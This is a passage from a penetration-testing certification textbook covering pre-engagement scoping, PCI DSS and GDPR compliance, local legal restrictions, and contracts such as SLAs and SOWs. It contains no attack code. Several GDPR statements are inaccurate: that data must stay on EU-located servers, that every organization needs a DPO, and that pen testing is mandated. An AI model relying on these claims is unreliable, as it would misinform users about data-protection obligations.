Get Real Regulatory compliance is often a consideration during pen testing, and being aware of various regulatory requirements and their impacts is an advantage for pen testers. Suppose you work for a firm that performs penetration testing, and a small business called Norway Lake Aquatics (NLA) approaches you and asks about your services. NLA specializes in small watercraft, products that have become popular throughout the province of Ontario, Canada. The company has been so successful that it's expanding to sell its products online worldwide and wants you to make sure its operations are technically secure. The NLA managers know about legal requirements for payment cards but are only vaguely aware of something called the General Data Protection Regulation (GDPR) and aren't sure it affects their expansion plans.

According to the European Union (EU), the GDPR "is the toughest privacy and security law in the world." It requires organizations around the globe to protect the personal data of EU citizens. The GDPR's requirements are stringent, and many companies are making great efforts to become compliant and remain compliant. Not all of these companies have been successful, however. In May 2023, Meta was fined €1.2 billion for noncompliance with the GDPR, the largest fine to date. Meta (which includes Facebook and Instagram) was found guilty of transferring personal data of European users to the United States without adequate data protection mechanisms. The GDPR has fined Meta several times with most of the fines for hundreds of millions of euros. In October 2024, LinkedIn was fined €310 million for the GDPR violation of misusing user data for behavioral analysis and targeted advertising. With its potential for levying stiff fines and degrading business reputations, the GDPR is a bulwark protecting personal data and a fundamental consideration for anyone conducting business with EU citizens.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Penetration testing is more than just hacking. Proper penetration testing is a well-defined, planned, organized, structured, documented, communicated, and dynamic engagement that must be carefully managed from start to finish. A well-managed pen-testing engagement has a number of distinct areas.

First, you complete **pre-engagement activities**, tasks you must do before you start pen testing, such as the following:

1. Define the scope of the engagement, which covers regulations, testing standards, the rules of engagement, target selection, and types of assessments.
2. Determine who is responsible for various aspects of the engagement, divided among the pen tester, customer, hosting provider, and any other third parties.
3. Gather all necessary written agreements and cover any legal and ethical considerations. Legally binding written agreements must be in place before any pen testing begins.

Second, **frameworks and methodologies** might be required or suggested to be used during the engagement. Testing frameworks include Open Source Security Testing Methodology Manual (OSSTMM), Council of Registered Ethical Security Testers (CREST), Penetration Testing Execution Standard (PTES), MITRE ATT&CK, Open Worldwide Application Security Project (OWASP) Top 10, OWASP Mobile Application Security Verification Standard (MASVS), and the Purdue Model. You also might need to use threat modeling frameworks such as Damage potential, Reproducibility, Exploitability, Affected users, Discoverability (DREAD); Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, Elevation of privilege (STRIDE); and Operationally Critical Threat, Asset, and Vulnerability Evaluation (OCTAVE).

You need to understand the concepts and details of pre-engagement activities and the required and suggested frameworks and methodologies to perform proper pen testing and to pass the CompTIA PenTest+ exam.

Pre-Engagement Activities

Certification

1.1 Summarize pre-engagement activities.

Before you perform any hands-on pen-testing activities or start probing for vulnerabilities and executing simulated attacks, you must plan the entire pen-testing engagement. You start by performing pre-engagement activities that help define what the pen-testing engagement will cover. One of the first pre-engagement activities is to determine and define the **scope** of the pen-testing engagement.

Defining the Scope

Broadly, the scope of a pen-testing engagement defines what is going to be tested and how. Specifically, the scope of a pen-testing engagement defines and covers the following areas:

- **Regulations:** Any regulations, frameworks, or standards that will help govern or guide the process
- **Legal documents and concerns:** Legal agreements that must be in place, and the legal implications of specific pen-testing actions that must be considered
- **Target selection:** The computers, networks, applications, and other resources that will be tested and how they will be selected
- **Rules of engagement (ROE):** What pen testers can and cannot do to targets
- **Assessments:** Types of tests (**assessments**) to perform (i.e., what aspects of the targets are being tested, such as networking, cloud, applications, and wireless networks)

When the pen-testing plan and its scope are complete and formally documented, all appropriate client authorities must agree to their conditions by signing the various supporting documents and the plan before testing can begin.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Privacy, Security, Governance, Risk, and Compliance

When planning a pen test, you must consider the privacy of a client's information and the security of their systems. Like a doctor, you are there to examine the client's systems but must do no harm.

In pen testing, **privacy** refers to respecting the confidentiality of data (such as documents and files) that may be discovered during testing. Since pen testing often involves attempts to circumvent security measures on a system to determine whether its data is secure or insecure, pen testers are likely to gain access to confidential information. When they do, they should not examine the contents of the private data, but should only make note of what was found, where it was found, and how they managed to access it. Privacy also extends to respecting a client's proprietary business practices or information, and not disclosing that information to anyone. Privacy considerations can also be dictated by various regulations, so if you are testing to a regulatory compliance standard that covers privacy, you must report any noncompliant privacy discoveries. Always check with the client to determine what regulations they believe they are governed by and any legal requirements they want to include.

As a pen tester, you are primarily testing the security of systems. As you do, you are likely to compromise security on one or more of your client's systems by exploiting vulnerabilities that you have discovered. During your security tests and compromises, you must not leave the client's environment open to attack by others. In other words, you must not make security worse. Similarly, if your testing reveals major security vulnerabilities, you should alert your client so they can take action immediately before those vulnerabilities lead to a breach.

You must also consider governance, risk management, and compliance (GRC). Your client or organization may provide details related to these areas, but you as the pen tester must also research what GRC issues need to be addressed in case your client is not aware.

Governance ensures that organizational activities are aligned to support the organization's business goals. These activities include sales, communications, customer relationships, information technology, and other activities related to the organization's products or services. When you think of governance, think of governors overseeing the well-being of their states. Governors should encourage and execute activities that benefit their states and constituents, while discouraging and avoiding detrimental activities. In a similar way, organizational activities should benefit the organization and improve its cybersecurity posture without compromising the security of computing resources. Organizations are responsible for their own governance but are often directed by laws and compliance regulations.

According to the Computer Security Resource Center (CSRC), a resource website of the Information Technology Laboratory (ITL), **risk** involves the loss of confidentiality, integrity, or availability of information, data, or systems and reflects the potential harm to organizational operations. Cybersecurity professionals identify risk as resources (computing and people) that may be vulnerable to cyber attack. Risk associated with organizational activities needs to be identified and managed to support business goals. Pen testing itself introduces risks that must be managed. For example, pen testing an active computer system runs the risk of service interruptions.

Compliance requires activities to conform to policies, jurisdictional laws, and regulations that apply to the organization and its area of business. For cybersecurity professionals, compliance applies to computer systems and their data. The rules for compliance come from a variety of sources, including company policy, laws and regulations, and industry standards. As a pen tester, you perform tests to confirm whether compliance rules are met.

Regulatory Compliance

Regulatory compliance refers to rules, regulations, and standards that an organization must follow to operate as a business. Government agencies and independent standards organizations mandate and oversee regulatory compliance within specific areas of business. These oversight agencies and organizations can revoke permission for an organization to conduct business if it fails to comply with regulations.

Organizations besides governments can mandate compliance regulations. For example, the **Payment Card Industry Data Security Standard (PCI DSS)** is a regulatory compliance standard managed by the PCI Security Standards Council (PCI SSC), an independent entity established by the major credit card brands. The EU mandates and controls the **General Data Protection Regulation (GDPR)**, a law that regulates the collection and processing of personal information from citizens of the EU.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Many pen tests are dictated by regulatory compliance requirements. If your client accepts credit cards from customers for online transactions, the PCI DSS specifies many of the tests you need to perform to confirm compliance. The specifications often streamline the task of determining what tests to perform. On the other hand, compliance standards can include subjective terms such as **best practices** and leave you to define them and test if they are in place. A best practice is a procedure that research and experience have shown to produce optimal results and that is established or proposed as a standard for widespread adoption.


Pen testing for compliance is a special form of pen testing that is not only directed by regulatory compliance, but may vary based on the legal jurisdiction and geographic location of an organization. For example, an American company that wants to do business with European citizens must comply with the GDPR.

Some regulatory compliances require an organization to disclose a data breach within a specified period. For example, the GDPR stipulates that data breaches must be reported within 72 hours. If you are pen testing a client governed by the GDPR and discover a data breach, you should alert the client immediately so that they can comply with the 72-hour notification rule. Many businesses and organizations have their own corporate policies that also mandate similar disclosure rules.

Payment Card Industry Data Security Standard

The PCI DSS is a security compliance standard for organizations that handle credit cards and credit card data. This standard includes 12 requirements in six categories (Figure 3-1). If organizations want to use credit card services, the organizations must comply with these requirements, and the PCI SSC manages their compliance. The PCI DSS helps to reduce credit card fraud and provide better security for credit card holders and their data. PCI DSS version 3.2.1 was released in May 2018, with version 4.0 following in 2022. You can find the complete PCI DSS document at https://docs-prv.pcisecuritystandards.org/PCI%20DSS/Standard/PCI-DSS-v4_0_1.pdf.

Figure 3-1 PCI DSS requirements



The PCI DSS document contains the following overview:

> The Payment Card Industry Data Security Standard (PCI DSS) was developed to encourage and enhance cardholder data security and facilitate the broad adoption of consistent data security measures globally. PCI DSS provides a baseline of technical and operational requirements designed to protect account data. PCI DSS applies to all entities involved in payment card processing—including merchants, processors, acquirers, issuers, and service providers. PCI DSS also applies to all other entities that store, process or transmit cardholder data (CHD) and/or sensitive authentication data (SAD).

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 3-1 summarizes the 12 PCI DSS requirements.

Table 3-1 PCI DSS summary

Requirement	Details
Build and maintain a secure network and systems	1. Install and maintain a firewall configuration to protect cardholder data. 2. Do not use vendor-supplied defaults for system passwords and other security parameters.
Protect cardholder data	3. Protect stored cardholder data. 4. Encrypt transmission of cardholder data across open, public networks.
Maintain a vulnerability management program	5. Protect all systems against malware and regularly update antivirus software or programs. 6. Develop and maintain secure systems and applications.
Implement strong access control measures	7. Restrict access to cardholder data by business need-to-know. 8. Identify and authenticate access to system components. 9. Restrict physical access to cardholder data.
Regularly monitor and test networks	10. Track and monitor all access to network resources and cardholder data. 11. Regularly test security systems and processes.
Maintain an information security policy	12. Maintain a policy that addresses information security for all personnel.

Source: www.pcisecuritystandards.org/pdfs/pcissc_overview.pdf

Pen testing is a requirement of the PCI DSS. The standard states that organizations must conduct internal and external pen testing annually. Internal testing must make sure security is compliant for employees and internal users. External testing must make sure security is compliant when credit card transactions originate from the Internet.

Scope of PCI DSS Requirements The PCI DSS requirements apply to the system components that are part of the cardholder data environment. The PCI SSC defines the **cardholder data environment (CDE)** as "the people, processes, and technologies that store, process, or transmit cardholder data or sensitive authentication data." The following are examples of system components the 12 PCI DSS requirements cover:

- **Security systems:** These systems include firewalls and servers that provide authentication or name resolution.
- **Virtual devices:** These devices include virtual machines, virtual appliances, and hypervisors.
- **Networking devices:** These devices include firewalls, routers, switches, and access points.
- **Servers:** These servers include web, database, mail, authentication, and other network resources.
- **Applications:** These include purchased and custom-made software.

Table 3-1 and the preceding list give you an idea of what is required for PCI DSS compliance. Other common pen tests that you should perform to test overall security aren't spelled out, such as checking that all systems have the latest security patches, checking web applications for SQL injection vulnerabilities, and other pen-testing activities discussed later in the course.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

PCI DSS Penetration-Testing Guidelines The PCI DSS provides a "Penetration Testing Guidance" document that outlines items such as pen-testing components, methodologies, and reports (www.pcisecuritystandards.org/documents/Penetration-Testing-Guidance-v1_1.pdf). Some items the pen-testing guidelines address include the following:

- Monitoring and auditing cardholder data access
- Using antivirus software
- Restricting physical access to servers and backups
- Isolating the CDE from the network and encrypting it during transmission
- Using strong passwords and encryption and prohibiting default passwords
- Conducting annual pen tests from internal and external locations

Security Bytes | The goal of the PCI DSS is to protect confidential customer data. When threat actors circumvent security measures and access confidential customer data, they commit a breach. The following are the details of five major credit card data breaches:

Slim CD: Slim CD provides payment processing solutions used by businesses to access electronic and card payments through web-based terminals, desktop apps, or mobile devices. When a recent breach was discovered, it is estimated that credit card and personal data for approximately 1.7 million people was compromised. Studies revealed that the hackers involved had access to Slim CDs network for about a year. The information obtained contained name, address, credit card number, and card expiration date, but not the card verification number (CVV). Without the CVV, the risk of credit card fraud is diminished but not eliminated.

Target Corporation: Target operates a chain of retail stores and lost 40 million credit card numbers despite using a multimillion-dollar malware detection tool to help prevent data breaches. However, the company didn't notice the alerts coming from the tool for three weeks. The breach cost Target $220 million in settlement and legal fees.

Heartland Payment Systems: Heartland is a service provider that processes payment card transactions for almost 200,000 merchants. Cybercriminals used a SQL injection to breach Heartland's systems. As a result, Heartland was banned from processing major credit card transactions for 14 months and paid approximately $150 million in compensation.

Adobe: The software company fell victim to a breach that resulted in the theft of 38 million log-in credentials and credit card information from three million customers. Adobe was fined $1 million and paid an undisclosed amount to settle violations of the California Customer Records Act.

Equifax: The credit-reporting firm suffered a breach that affected over 143 million Americans, as well as millions of Canadian and British citizens. Data lost included Social Security numbers, birth dates, addresses, credit card numbers, and driver's license numbers. Settlement payouts totaled over $425 million and are ongoing.

General Data Protection Regulation

The GDPR is a set of security regulations aimed at protecting EU citizens' online activity and data, regardless of the activity's country of origin. For example, if someone from France is shopping online and buying an item from an American company, the American company must comply with the GDPR. One GDPR compliance requirement that applies in this scenario is that the data associated with the French customer must be stored only on a server physically located in an EU country.

As a pen tester, you test systems and processes to make sure your client or organization can meet the requirements of the GDPR. Any company found to be in breach of GDPR regulations may be fined. Fines can be up to 10 million euros (about $11 million U.S.) or up to 2 percent of a company's entire global turnover of the preceding fiscal year, whichever amount is higher.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

How can the EU enforce the GDPR on other nations? Foreign governments regularly help other countries enforce their laws through mutual assistance treaties and other mechanisms. GDPR Article 50 addresses this question directly (https://gdpr-info.eu/art-50-gdpr/).

Table 3-2 summarizes compliance information from the GDPR website. You can find the full details at https://gdpr.eu/compliance-checklist-us-companies.

Table 3-2 GDPR compliance checklist

Checklist item	Details
Conduct an information audit for EU personal data	Confirm that your organization needs to comply with the GDPR. If your organization is processing personal data belonging to EU citizens, you must comply.
Inform your customers why you're processing their data	To use personal data from customers and others, you must have their consent and provide clear and transparent information about your activities to them. This likely will mean updating your public-facing privacy policy to reflect this personal usage and inform users, thereby getting their consent when they accept the privacy policy.
Assess your data processing activities and improve protection	A data protection impact assessment will help you understand the risks to the security and privacy of the data you process and determine how to mitigate those risks. Implementing end-to-end encryption would be a first security step.
Make sure you have a data processing agreement with your vendors	As the data controller, you will be held partly accountable for your third-party clients if they violate their GDPR obligations.
Appoint a data protection officer (if necessary)	Many organizations (especially larger ones) are required to designate a data protection officer. The GDPR specifies some of the qualifications, duties, and characteristics of this management-level position.
Designate a representative in the European Union (EU)	The GDPR specifies which non-EU organizations are required to appoint a representative based in one of the EU member states.
Know what to do if there is a data breach	The GDPR describes your duties in the event personal data is exposed. The use of strong encryption can mitigate your exposure to fines and reduce your notification obligations if there's a data breach.
Comply with cross-border transfer laws (if applicable)	GDPR imposes tough requirements on organizations transferring EU citizen data to non-EU countries.

Source: https://gdpr.eu/compliance-checklist-us-companies/

GDPR Requirements The GDPR has specific requirements for handling consumer data and reporting data breaches. It also requires organizations to perform pen testing on any systems that contain or handle the personal data of EU citizens. When pen testing for GDPR compliance, use these requirements as a guide to determine the types of pen tests to perform and to identify the systems to test. Pen testing for GDPR tests security and functionality. Pen testing may reveal that additional features need to be added to a system, such as enabling logging or installing an intrusion detection system so that breaches can be detected.

The following are GDPR requirements for organizations that collect or process data from EU citizens.

- **Data protection officer:** The GDPR requires organizations to have a **data protection officer (DPO)**. The DPO ensures that an organization complies with GDPR laws protecting personal data and reports data breaches to GDPR governing authorities.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Report and disclosure:** Reporting and disclosure requirements are a big part of the GDPR. Organizations that discover a data breach must notify the GDPR within 72 hours. The notification should identify the type of data lost and estimate the number of affected users and records. Organizations must also notify users of what caused the breach and when it happened.
- **Lawfulness, fairness, and transparency:** GDPR rules govern how organizations collect and use personal data and mandate that they notify consumers about that collection and use. The main idea is to give people control over their personal information available in electronic form.
- **Accountability and governance:** Organizations must be able to demonstrate that they comply with the GDPR. For example, they must appoint a DPO, adopt and follow data protection policies, have written contracts with organizations that process personal data on the organization's behalf, use appropriate security measures, and record and report personal data breaches.
- **Data security:** The GDPR requires organizations to process personal data securely. Instead of mandating specific cybersecurity measures, the GDPR expects organizations to take appropriate steps to secure data. Making sure the CIA triad is securely in place is a good start. Securing data at rest and in transit using strong encryption and protecting the physical security of data servers and backups are also required.
- **Privacy rights:** To give people control over their personal information, the GDPR protects their rights to access personal data, rectify and delete that data, restrict data processing, and be notified about data access. Other rights include the right to data portability, the right to object, and the right to reject automated individual decision making. Details for these rights can be found in Articles 15–20 on the GDPR website (https://gdpr-info.eu/art-15-gdpr/).

Note 1 | The GDPR also requires the **pseudonymization** of personal data. Pseudonymization is the process of removing personal identifying information (such as names and addresses) from stored data and replacing it with some other unique artificial identifier (such as an identification number) that is not immediately traceable to the person.

The GDPR does not mandate yearly pen testing as PCI DSS does, but its many compliance requirements such as data breach notifications mean organizations doing business with the EU need to follow a vigorous and regular pen-testing regimen to ensure compliance. When pen testing for GDPR compliance, you need to answer the following questions:

- Is the security of systems sufficient to prevent breaches?
- Can your security measures detect a breach so that it can be reported within 72 hours?
- Does your organization store EU citizen data only on servers located in the EU as required?
- Are you using encryption and strong authentication to protect data at rest and in transit?

Exam Tip | Questions on the PenTest+ certification exam are of two types: multiple choice and performance based. Performance-based questions use simulated environments and require you to perform tasks such as configuring settings and executing commands from the command line. Don't waste time if you are stuck on a performance-based question; mark it for review and come back to it later. Often, multiple-choice questions include hints for solving some performance-based questions.

Other Important Compliance Standards The CompTIA PenTest+ certification exam questions that relate to compliance standards are drawn only from PCI DSS and GDPR requirements. Table 3-3 lists other important compliance standards that you may need to reference during pen testing even though they are not required for the PenTest+ exam. If your client, for example, is involved in the health industry in the United States, the HIPAA standard applies to them.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 3-3 Other important compliance standards

Compliance standard	Details
HIPAA	The **Health Insurance Portability and Accountability Act (HIPAA)** is a federal law that prevents organizations from disclosing sensitive health information without the patient's consent or knowledge. Organizations are required to keep a person's health information confidential and secure.
HITECH	The **Health Information Technology for Economic and Clinical Health Act of 2009 (HITECH)** builds on HIPAA by adding details regarding the use of electronic health records (EHRs) and breach notifications.
GLBA	The **Gramm-Leach-Bliley Act (GLBA)** is a federal law that controls how financial institutions such as banks, insurance companies, and investment services handle customers' private information. In addition, the GLBA requires these institutions to safeguard sensitive data.
SOX	The **Sarbanes-Oxley (SOX) Act** is a federal law that protects investors from fraudulent financial practices. SOX establishes strict rules for financial professionals and corporate officers and mandates strict recordkeeping requirements.
FIPS	**Federal Information Processing Standards (FIPS)** are federal security requirements for data and its encryption in computer systems used by nonmilitary U.S. government agencies and contractors.
ISO 27001	**ISO 27001** is an international standard that describes best practices on how to manage information security. The standard requires organizations to identify information security risks and select appropriate controls to tackle them.

Exam Tip | Currently, the CompTIA PenTest+ certification exam questions that relate to compliance standards are drawn only from PCI DSS and GDPR requirements. Those two compliance standards cover many topics, so you must have a broad understanding of both.

Location Restrictions The types of pen-testing activities that you are legally allowed to engage in vary depending on your location. A pen-testing tool that you use frequently in your home jurisdiction may be illegal in another jurisdiction. If you plan on performing pen testing for a client in another location, you need to be aware of laws and restrictions local to the client. State, provincial, or federal laws might restrict or prohibit the use of a pen-testing tool, and using it could result in fines or criminal charges. You can find local laws and restrictions by performing an Internet search for government publications and websites.

For example, Germany has an "anti-hacking tools" law that makes the possession of dual-use tools such as port scanners like nmap or vulnerability scanners like Nessus punishable by a fine and imprisonment for up to 12 months. A dual-use tool can be used by both ethical hackers and malicious hackers. Even "ethical hacking" remains a violation of sec.202a of the German Criminal Code if the ethical hacker performs an unauthorized action without prior consent of the IT system owner. You should make sure you have all documentation and authorization in place and stay within the authorized scope of your pen testing to avoid prosecution in Germany.

Note 2 | Nmap.org has an article that discusses the legal issues of using nmap (nmap.org/book/legal-issues.html). For more information on German cybercrime laws, refer to https://iclg.com/practice-areas/cybersecurity-laws-and-regulations/germany.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Activity 3-1 Researching PCI DSS Pen-Testing Requirements

Time Required: 30 minutes
Objective: Summarize a case study in the PCI SSC Penetration Testing Guidance document.
Description: PCI DSS mandates organizations to perform pen testing at least once a year. The PCI SSC provides a Penetration Testing Guidance document to help with this requirement. This document also contains case study examples.

1. Start your web browser and go to **www.pcisecuritystandards.org/documents/Penetration-Testing-Guidance-v1_1.pdf**.
2. Section 6 of the PDF outlines the details for three case studies. Choose one of the case studies and create a one-page summary document highlighting the key details for that case study.
3. Using the guidance provided by the entire Penetration Testing Guidance document, list in your report any areas that the case study may have overlooked.

Legal Concepts, Documents, and Ethical Considerations

Penetration testing is ethical hacking. The word "ethical" is all that separates pen testers from threat actors. Malicious hacking is illegal, and malicious hackers often go to jail. Claiming to the authorities that you are "ethical" and mean no harm is not likely to keep you from being prosecuted. To avoid legal trouble, you must have all the appropriate authorized legal documents in place before starting any pen testing.

This section covers the standard legal documents you need to define and authorize your activities and protect yourself from litigation. The documents include service level agreements (SLAs), statements of work (SOWs), nondisclosure agreements (NDAs), master service agreements (MSAs), and Terms of Service (ToS). This section also covers various legal concepts, ethical considerations, and responsibilities.

Service Level Agreement

A **service level agreement (SLA)** is an agreement between two or more parties, where one is the client and the other is a service provider. The SLA can be a separate document or a subsection of another legal agreement. In the case of pen testing, the pen tester is the service provider and the organization to pen test is the client. An SLA lists the services to provide to the client as agreed upon in a contract. For example, Internet service providers and cell phone service providers commonly include SLAs within the terms of their customer contracts to define the level of service being sold.

Key Elements of an SLA The structure of an SLA document varies but should contain information covering the following five elements:

- **Description of the services:** This section defines all the services the pen tester will provide such as testing for compliance (with PCI DSS and GDPR, for example), pen testing specific servers for exploit vulnerabilities, checking for missing security updates, and confirming backups. The service description also specifies what will not be done, such as not pen testing during business hours and not performing denial-of-service (DOS) attacks.
- **How to measure the services:** This section defines the metrics that will determine whether service level expectations are met. For example, the SLA may commit pen testers to complete testing by a certain date and specify that less than 10 percent of the performance of systems under test will be affected.
- **Identifying responsibilities:** This section identifies who is responsible for the deliverables and activities and which internal and external teams are involved. Other responsibilities to define are who is responsible for managing the proposed work and who ensures that compliance standards are met.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Actions if service level is not met:** One section of the SLA should detail the consequences and conditions of not meeting the service level. For example, if pen testing continues past the agreed-upon date, the SLA may indicate that the pen tester will not be paid for the additional days worked. Also, the SLA may specify that if the performance impact on a system under test is greater than 10 percent, then all testing of that system should be halted.
- **Authorizations:** The SLA also outlines all authorizations and agreements from the client for the pen testing and includes authorization from, and roles and responsibilities of, third-party service providers.

The format of an SLA document varies. Figure 3-2 is an example of the first page of an SLA. You can download a template for this at https://www.slatemplate.com.

Figure 3-2 SLA document example

Service Level Agreement (SLA)

for *Client*

by

Got Your Six Cybersecurity

Effective Date: 10-01-2022

Document Owner:	Got Your Six Cybersecurity

Version

Version	Date	Description	Author
1.0	04-11-2022	Service Level Agreement	Rob Wilson
1.1	04-11-2023	Service Level Agreement Revised	Simon James

Approval

(By signing below, all Approvers agree to all terms and conditions outlined in this Agreement.)

Approvers	Role	Signed	Approval Date
Got Your Six Cyber	Service Provider		05-08-2023
Client	Client		05-08-2023

Table of Contents

1. Agreement Overview 3
2. Goals & Objectives 3
3. Stakeholders 3
4. Periodic Review 4
5. Service Agreement 4
5.1. Service Scope 4
5.2. Customer Requirements 5
5.3. Service Provider Requirements 5
5.4. Service Assumptions 5
6. Service Management 6
6.1. Service Availability 6
6.2. Service Requests 6

Source: https://www.slatemplate.com/

Statement of Work

The **statement of work (SOW)** is the key document in a penetration-testing agreement. Whereas the SLA details pen-testing services, the SOW focuses on the work to perform. It contains specific and detailed information outlining the scope and plan of testing. The SOW must be agreed upon and signed by all

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

stakeholders before any actual pen testing begins. The SOW covers details such as scope, deliverables, price and payment schedule, project schedule, change management handling rules, locations of work, and liability disclaimers.

The scope specifies the types of activities to perform during pen testing. These activities are spelled out in reasonable detail so that the client has no surprises, omissions, or inclusion of activities. As a pen tester, you also want to do only work that you will be paid for. The scope answers the following questions in detail:

- **Reconnaissance/information gathering:** What agreed-upon kinds of reconnaissance will be performed and what methods will be used? Will networks be scanned to gather target information? Will staff be queried to gather information? If staff will be queried, are there any restrictions regarding who can be queried?
- **Targets:** Which systems are targeted and which are not? Does the pen testing target only one system or all systems that can be found? Should a type of system be targeted, such as all web servers? What systems need to be avoided? For example, should pen testers not scan any production systems to avoid disrupting business operations? Target information can be as specific as the IP addresses for valid targets and the IP addresses that should be left alone.
- **Scanning:** What type of scanning is agreed upon? Can the pen tester perform intense scans on all systems, or only limited scans on specific systems? What tools are allowed? Can vulnerability scanners such as Nessus and OpenVAS be used, or is scanning limited to targeted and less intrusive scans using tools such as nmap?
- **Performance profiling:** Should pen testers gather performance metrics of target systems considering that systems with at least 90 percent CPU capacity are more vulnerable to DOS attacks?
- **Identification of weaknesses and vulnerabilities:** What tools and methods will be used to discover weaknesses and vulnerabilities?
- **Exploitations:** Is it allowable (or desired) to exploit discovered vulnerabilities for the purpose of confirmation, or are they only to be discovered and reported?
- **Escalation:** Can privilege escalation be attempted as part of exploitation testing? Can testers gain administrative level control over targets under test?
- **Compliance testing:** Are compliance standards being tested? If so, what compliance standards (such as PCI DSS) apply to which systems?
- **Handling of specific critical vulnerabilities discovered:** What procedure should be followed when a critical vulnerability is discovered? For example, if a major security flaw is found in an Internet-facing system, should all testing stop and the flaw be reported as part of incident handling?
- **Incident handling:** If a serious vulnerability is discovered, or if pen testing has introduced a problem, who should be notified?

The deliverables section of the SOW divides the pen-testing project into units that can be managed, scheduled, and tracked. For example, deliverables can be individual phases of the project, pen testing a specific collection of targets (such as all web servers), or pen testing all targets and delivering the overall report. These deliverables are used for project management, scheduling, pricing, and payment.

The price and payment schedules specify when and how much pen testers are paid. Payment schedule variations include a 100 percent up-front payment or 50 percent at the start and 50 percent when finished. How quickly invoices are paid is often included as well. Normally, companies bill the client after pen test is complete. The invoice terms are often NET 30 or NET 45, meaning that the bill must be paid completely within 30 or 45 days. An additional specification sets the percentage increase for each additional day.

The project schedule connects deliverables to the calendar dates when they stop and start and identifies who is responsible for a particular deliverable. Although pen testers complete most deliverables, they might also need deliverables from the client and third parties before performing an activity.

Change management handling rules specify how to treat changes to scope, schedule, deliverables, and other components. For example, if pen testers discover a new target not included in the original scope, what is the procedure for adding it? Who needs to be informed and who needs to sign off?

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The locations of work section of the SOW identifies where pen testing will take place. It lists tests to perform remotely and tests to perform on-site. This section also specifies the physical locations for pen testing and how to enable access to those locations. For example, do pen testers need to be provided with access cards or escorts?

The SOW and other documents should contain liability disclaimers, which help to manage customer expectations and protect pen testers from future liability. One disclaimer to include should state that successful pen testing does not mean the pen-tested systems are now protected from all future attacks.

Master Service Agreement

A **master service agreement (MSA)** is a high-level document that governs the relationship between the pen tester and the client. Whereas the SLA covers services, and the SOW covers work, the MSA focuses on open-ended and generic terms of the agreement between pen tester and client. One MSA can be an umbrella document covering many individual SOWs and SLAs. Any SOWs or SLAs that fall under an MSA should reference that MSA document.

The MSA defines details such as the following:

